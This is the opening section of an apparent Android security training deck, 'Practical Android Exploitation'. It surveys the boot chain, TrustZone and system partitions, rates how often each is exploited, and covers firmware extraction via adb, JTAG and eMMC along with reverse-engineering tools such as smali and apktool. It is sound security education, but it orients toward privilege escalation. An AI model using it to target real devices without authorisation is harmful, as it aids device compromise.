http://TheRoot.ninja/PAE.pdf

jon@cunninglogic.com

PracticalAndroid Exploitation

ThePurpose

- Gain a better understanding of common flaws in Android
- Learn the tactics used to locate vulnerabilities
- Leverage vulnerabilities for privilege escalation
- Hopefully improve the overall security of Android
- ~~Drink some wine~~

Practical Android Exploitation

ForWhom

Who should be participating in this session?

- Mobile security professionals
- Android firmware developers
- Android app developers
- Forensic developers
- Anyone who enjoys hacking on phones

KnowWhat

- Basic understanding of Linux
- Basic programming skills
- Basic Android knowledge
- Solid Linux skill set
- Java
- C/C++
- Smali Assembly
- ARM Assembly
- Good taste in wine

WhoMe

- Jon Sawyer
- Justin Case (jcase)
- CTO Applied Cybersecurity


- XDA-Developers.com
- AndroidPolice.com
- TheRoot.Ninja

- Biggest mouth in Android

OpSec

Many manufacturers are actively collecting data from devices in the background. This data includes stack traces, kernel logs, boot loader status, root status and potentially personally identify information.

Keep your test devices offline if you value your research.



Practical Android Exploitation

FirmWare

Commonly called firmware, but not really firmware. We are talking about the software running on the device.

- Bootloaders
- Trustzone
- Baseband
- Boot Images
- System

Practical Android Exploitation

BootLoaders

Bootloaders, the boot chain. Prepares the device to boot Android, and can provide validation of images.

- Primary (PBL)
- Secondary (SBLs)
- Final (a/h/s/u-boot)

Practical Android Exploitation

BootLoaders

Primary bootloader (PBL), first piece of code ran at device boot up. Flaws in the PBL are “forever days”. Rarely exploited.

- Written to ROM
- Not updatable
- Enforces SECUREBOOT
- Validates SBL1
- Initiates SBL1

Practical Android Exploitation

BootLoaders

Secondary bootloaders (SBLs). May be multiple boot loaders. Rarely exploited.


- Can be updated
- May set write protection
- Validates Trustzone
- Initiates Trustzone
- Validates Final Bootloader
- Initiates Final Bootloader

Practical Android Exploitation

BootLoaders

Final bootloaders. Names vary, aboot (appsbl), sboot, uboot, hboot et al. Uncommonly exploited.

- Can be updated
- May set write protection
- May Initiate baseband
- Validates Kernel/Ramdisk
- Initiates Kernel



Practical Android Exploitation

BootImages

Boot images contain the Linux Kernel and a small ramdisk. Typical less than 10mb.

- Contains Linux Kernel
- Contains minimal ramdisk
- Contains init
- boot, recovery, LAF et al

Practical Android Exploitation

BootImages

Boot, the primary boot image on Android. Commonly exploited.


- Initiates Android
- May initiate baseband
- Contains SELinux policies
- Mounts file systems
- Sets default file permissions

Practical Android Exploitation

BootImages

Recovery, recovery secondary boot image on Android. Uncommonly exploited.

- Flashes software updates
- Performs factory resets




Practical Android Exploitation

BootImages

Other boot images, LG LAF, Intel fastboot, Amazon DIAGBOOT et al. Uncommonly exploited.

- Used to flash firmware
- Used for diagnostics



System

System, Android framework, and factory installed apps, core utilities et al. Commonly exploited.

- Actual Android OS
- Privileged apps
- Privileged daemons
- Often ripe pickings
- Where we persist

Baseband

Baseband/Radio/Modem – Uncommonly exploited, extremely high valued target. Not covered here :(

Practical Android Exploitation

TrustZone

ARM Security extension.
Separate kernel & “apps” running in “secure memory”.
Uncommonly exploited.

- Can be updated
- May set write protection
- May handle DRM
- May validate Kernel/ Ramdisk

Practical Android Exploitation

FirmWare

```
Retina:fire1 jcase$ unzip -l update-kindle-6.2_D01E_3003020.bin
Archive:  update-kindle-6.2_D01E_3003020.bin
signed by SignApk
  Length      Date    Time    Name
 --------     ----    ----   ----
    53947  09-07-11 06:52 META-INF/MANIFEST.MF
    54000  09-07-11 06:52 META-INF/CERT.SF
     1682  09-07-11 06:52 META-INF/CERT.RSA
      127  09-07-11 06:52 META-INF/com/android/metadata
   220052  09-07-11 06:52 META-INF/com/google/android/update-binary
     5279  09-07-11 06:52 META-INF/com/google/android/updater-script
   146378  09-07-11 06:52 backup_userdata.zip
  3313664  09-07-11 06:52 boot.img
    19156  09-07-11 06:52 cert_swap.sed
  3551232  09-07-11 06:52 recovery.img
   740764  09-07-11 06:52 sed
  2667861  09-07-11 06:52 system/app/ATVAndroidClient.apk
   233689  09-07-11 06:52 system/app/AccountAndSyncSettings.apk
  3579728  09-07-11 06:52 system/app/AmazonVenezia.apk
    29574  09-07-11 06:52 system/app/ApplicationsProvider.apk
   164180  09-07-11 06:52 system/app/CSApp-unsigned.apk
   152004  09-07-11 06:52 system/app/CalendarProvider.apk
…
```

Obtaining firmware is critical to research.


- Factory Images
- Extraction using adb
- Physical extraction (jtag, emmc reading)

Practical Android Exploitation

FirmWare

Factory images. Best source.

- Not always convent
- Not always complete
- File systems typically ext3/4 or yaffs2



Practical Android Exploitation

FirmWare

Extracting with adb pull.
Easiest source.

```
Retina:firmware jcase$ adb pull /system
pull: building file list...
pull: /system/app/shutdownlistener.odex -> ./app/shutdownlistener.odex
pull: /system/app/shutdownlistener.apk -> ./app/shutdownlistener.apk
pull: /system/app/qcrilmsgtunnel.odex -> ./app/qcrilmsgtunnel.odex
pull: /system/app/qcrilmsgtunnel.apk -> ./app/qcrilmsgtunnel.apk
pull: /system/app/ims.odex -> ./app/ims.odex
pull: /system/app/ims.apk -> ./app/ims.apk
pull: /system/app/fdrw.odex -> ./app/fdrw.odex
..
```

- Convient
- Slow
- Some files protected with permissions or SELinux
- Requires root for full extraction

Practical Android Exploitation

FirmWare


Hardware extraction. JTag or emmc reading.

- Very inconvenient
- JTag is very slow
- JTag is commonly disabled
- Best for forensic work
- Requires special hardware

Practical Android Exploitation

FirmWare

JTag extraction.




- Very inconvenient
- Very slow
- JTag is commonly disabled
- Great for data integrity
- Requires special hardware
- Risks physical damage

Practical Android Exploitation

FirmWare

EMMC extraction.

- Very inconvenient
- Fast
- Best for data integrity
- Requires special hardware
- Risks physical damage



Practical Android Exploitation

OurTools

Disassemblers, decompilers, decoders and unpackers

- baksmali
- apktool
- dex2jar
- JEB
- IDA Pro & Hex Rays
- mkbootimg

Practical Android Exploitation

OurTools

smali & baksmali – dalvik assembler & disassembler

- Low cost – Free
- Fast, accurate and stable
- Open Source
- Jasmin like syntax
- https://code.google.com/p/smali/

```
usage: java -jar smali.jar [options] [--]
            [<smali-file>|folder]*
assembles a set of smali files into a dex file
 -?,--help                          prints the help message then
                                    exits. Specify twice for
                                    debug options
 -a,--api-level <API_LEVEL>         The numeric api-level of the
                                    file to generate, e.g. 14
                                    for ICS. If not specified,
                                    it defaults to 15 (ICS).
 -j,--jobs <NUM_THREADS>            The number of threads to
                                    use. Defaults to the number
                                    of cores available, up to a
                                    maximum of 6
 -o,--output <FILE>                 the name of the dex file
                                    that will be written. The
                                    default is out.dex
 -v,--version                       prints the version then
                                    exits
 -x,--allow-odex-instructions       allow odex instructions to
                                    be compiled into the dex
                                    file. Only a few
                                    instructions are supported -
                                    the ones that can exist in a
                                    dead code path and not cause
                                    dalvik to reject the class
```

Practical Android Exploitation

OurTools

apktool – Resource decoder and encoder, incorperates smali and baksmali


- Low cost – Free
- Fast, accurate and stable
- Open Source
- https://code.google.com/p/android-apktool/

```
Apktool v1.5.2 - a tool for reengineering Android apk files
Copyright 2010 Ryszard Wiśniewski <brut.alll@gmail.com>
with smali v1.4.1, and baksmali v1.4.1
Updated by @iBotPeaches <connor.tumbleson@gmail.com>
Apache License 2.0 (http://www.apache.org/licenses/
LICENSE-2.0)

Usage: apktool [-q|--quiet OR -v|--verbose] COMMAND [...]

COMMANDs are:

    d[ecode] [OPTS] <file.apk> [<dir>]
        Decode <file.apk> to <dir>.

        OPTS:

        -s, --no-src
            Do not decode sources.
        -r, --no-res
            Do not decode resources.
        -d, --debug
            Decode in debug mode. Check project page for
more info.
```

Practical Android Exploitation

OurTools

dex2jar & JD-Gui – Dalvik to java bytecode convertor, java decompiler

